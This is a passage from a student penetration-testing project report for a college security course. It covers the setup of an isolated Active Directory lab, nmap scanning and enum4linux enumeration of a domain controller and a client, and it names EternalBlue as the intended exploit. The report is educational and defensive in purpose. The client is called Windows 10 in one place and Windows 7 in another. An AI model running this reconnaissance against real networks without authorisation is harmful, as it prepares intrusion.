SENECA POLYTECHNIC

CTY100 - Information Security Principles and Policies

Assignment: Final Project

Group 11

Name: Farhan Ahmed & Ankit Pradhan

Professor: Pantea Nayebi

Date: November 29th 2025

Table of Contents

1. Introduction

The purpose of this project was to perform a complete end-to-end cybersecurity assessment on a simulated enterprise network environment. The assessment included several distinct operational phases: enumeration, vulnerability identification, exploitation, post-exploitation, and lateral movement. By following the same methodology used by real penetration testers, the goal was to understand how attackers discover weaknesses, compromise systems, extract sensitive data, and traverse internally from one machine to another. The environment consisted of a Kali Linux attacker machine, a Windows Server domain controller, and a Windows 10 domain-joined client machine. Throughout this assessment, we used various tools such as Nmap, Enum4linux, SMBclient, Nessus, Impacket, and the Metasploit Framework. The project not only focused on acquiring access, but also critically evaluated why certain attack paths failed while others succeeded, especially when interacting with a hardened Windows Server environment.

2. Environment Setup

2.1 Virtual Machines

Our project environment was built using three virtual machines that together simulated a small internal corporate network. Each VM played a specific role in the assessment and was placed on the same internal 10.0.0.0/24 network so they could communicate directly with one another.

The first machine was the Kali Linux attacker system (IP: 10.0.0.10). This VM served as our penetration testing workstation and contained all of the offensive-security tools we needed, including Nmap, Enum4Linux, SMBclient, Nessus, and the Metasploit Framework. Throughout the project, Kali was responsible for scanning the network, identifying vulnerabilities, launching exploits, and performing lateral movement.

The second machine was the Windows Server domain controller (IP: 10.0.0.20). This VM represented the core of a typical enterprise network. We installed Active Directory Domain Services on it and created a domain for the environment. As the domain controller, it also handled DNS and authentication for the entire network. Because domain controllers must remain stable and reachable, this machine acted as a high-value target during the assessment.

The final machine was the Windows 7 client system (IP: 10.0.0.30), which we joined to the domain controlled by the Windows Server VM. This machine simulated an end-user workstation. Since it was running an outdated operating system, it became the primary target for initial exploitation. Its vulnerabilities—especially the unpatched EternalBlue flaw—provided a realistic attack path that allowed us to compromise the system, steal its credentials, and eventually move toward the domain controller.

Together, these three machines created a realistic, self-contained network where we could perform reconnaissance, vulnerability scanning, exploitation, and lateral movement in a controlled environment.

2.2 Network Configuration



Figure 1: Network Diagram

To build the internal network for this project, we followed a series of setup steps that allowed all machines to communicate and operate like a small corporate environment. We began by creating an Internal Network in the virtualization software so the machines were isolated from the internet and could only talk to each other. This guaranteed a safe environment for scanning and exploitation.

The first machine we configured was the Windows Server, since it would act as the backbone of the network. We assigned it a static IP address, because a domain controller must always be reachable at the same address. After the IP was set, we installed Active Directory Domain Services and created a new domain. As part of this process, the server automatically became the DNS server for the network. DNS is important because domain-joined systems rely on it to find services like the domain controller.

Once the domain was ready, we moved on to the Windows 7 client machine. We placed it on the same internal network and gave it its own static IP. To prepare it for domain joining, we changed its DNS settings so the machine pointed to the Windows Server's IP. Without this step, the client would never be able to discover the domain. After that, we used the domain administrator's credentials to join the client machine to the

domain. A successful domain join confirmed that both machines were communicating correctly.

The last machine we configured was the Kali Linux. We put it on the same internal network and assigned it another static IP in the same subnet. With this setup, the Kali machine had direct access to both Windows systems, allowing us to perform tasks like Nmap scanning, SMB enumeration, credential attacks, and lateral movement later in the project.



Figure 2.1: IP Address of Kali VM



Figure 2.2: Configuration of Domain Controller – IP Address and Name of Domain Controller



Figure 2.3: Configuration of Windows 7 – IP Address & Joining of Domain

3. Methodology

3.1 Network Scanning & Enumeration

The first part of our exploitation started off by scanning the network for active hosts. We used the command: sudo nmap -sS -sV -O -p- 10.0.0.0/24. In the following screenshots, we can observe:

The scan of 10.0.0.20 reveals a machine running Microsoft Windows Server 2022, confirmed both through the open service banners and Nmap's OS detection. We noticed a large number of ports associated with Windows Active Directory and Remote Management. These include LDAP (389), LDAPS (636), Kerberos (88), SMB (445), RPC (135), and Global Catalog ports (3268, 3269). Seeing these services together tells us immediately that this machine is functioning as a domain controller. We also observed additional services such as Microsoft RPC, SMB file sharing, and Windows Remote Management over HTTP.

The scan of 10.0.0.30 identified a machine running an older Windows operating system—Nmap suggested multiple matches including Windows 7, Windows 8.1, or Windows Server 2008 R2. These OS versions share a very similar network fingerprint, so Nmap grouped them together. Even though OS detection wasn't perfect, the ports give us a consistent story. We saw SMB (445), Microsoft RPC, NetBIOS, and msrpc-drs, which is associated with Active Directory traffic. This suggests the system is part of the domain. The presence of SMB and RPC ports also implied potential exposure to known vulnerabilities, including MS17-010 (EternalBlue).



Figure 3.1: Nmap scan



Figure 3.2: Nmap scan continued

```
┌──(kali㉿group11)-[~]
└─$ enum4linux -a 10.0.0.30
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Nov 19 23:39:01 2025

 ==========( Target Information )==========

Target ........... 10.0.0.30
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==========( Enumerating Workgroup/Domain on 10.0.0.30 )==========


[+] Got domain/workgroup name: CYT100GROUP11


 ==========( Nbtstat Information for 10.0.0.30 )==========

Looking up status of 10.0.0.30
        CLIENT-PC       <00> -         B <ACTIVE>  Workstation Service
        CYT100GROUP11   <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        CLIENT-PC       <20> -         B <ACTIVE>  File Server Service
        CYT100GROUP11   <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
        CYT100GROUP11   <1d> -         B <ACTIVE>  Master Browser
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser

        MAC Address = 00-0C-29-05-24-10

 ==========( Session Check on 10.0.0.30 )==========


[+] Server 10.0.0.30 allows sessions using username '', password ''


 ==========( Getting domain SID for 10.0.0.30 )==========

do_cmd: Could not initialise lsarpc. Error was NT_STATUS_ACCESS_DENIED

[+] Can't determine if host is part of domain or part of a workgroup


 ==========( OS information on 10.0.0.30 )==========
```


Figure 3.3: Enum4Linux of 10.0.0.30

```
 ==========( OS information on 10.0.0.30 )==========


[E] Can't get OS info with smbclient


[+] Got OS info for 10.0.0.30 from srvinfo:
do_cmd: Could not initialise srvsvc. Error was NT_STATUS_ACCESS_DENIED


 ==========( Users on 10.0.0.30 )==========

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED


[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED


 ==========( Share Enumeration on 10.0.0.30 )==========

do_connect: Connection to 10.0.0.30 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.0.0.30


 ==========( Password Policy Information for 10.0.0.30 )==========

Password:

[E] Unexpected error from polenum:


[+] Attaching to 10.0.0.30 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:10.0.0.30)

[+] Trying protocol 445/SMB ...
```


Figure 3.4: Enum4Linux of 10.0.0.30 continued



Figure 3.5: Enum4Linux of 10.0.0.30 continued



Figure 3.6: Enum4linux for 10.0.0.20



Figure 3.7: Enum4linux for 10.0.0.20 continued



Figure 3.8: Enum4linux for 10.0.0.20 continued



Figure 3.9: Enum4linux for 10.0.0.20 continued

Enum4Linux Enumeration Explained:

1. Windows Allowed Only Very Limited Anonymous Enumeration

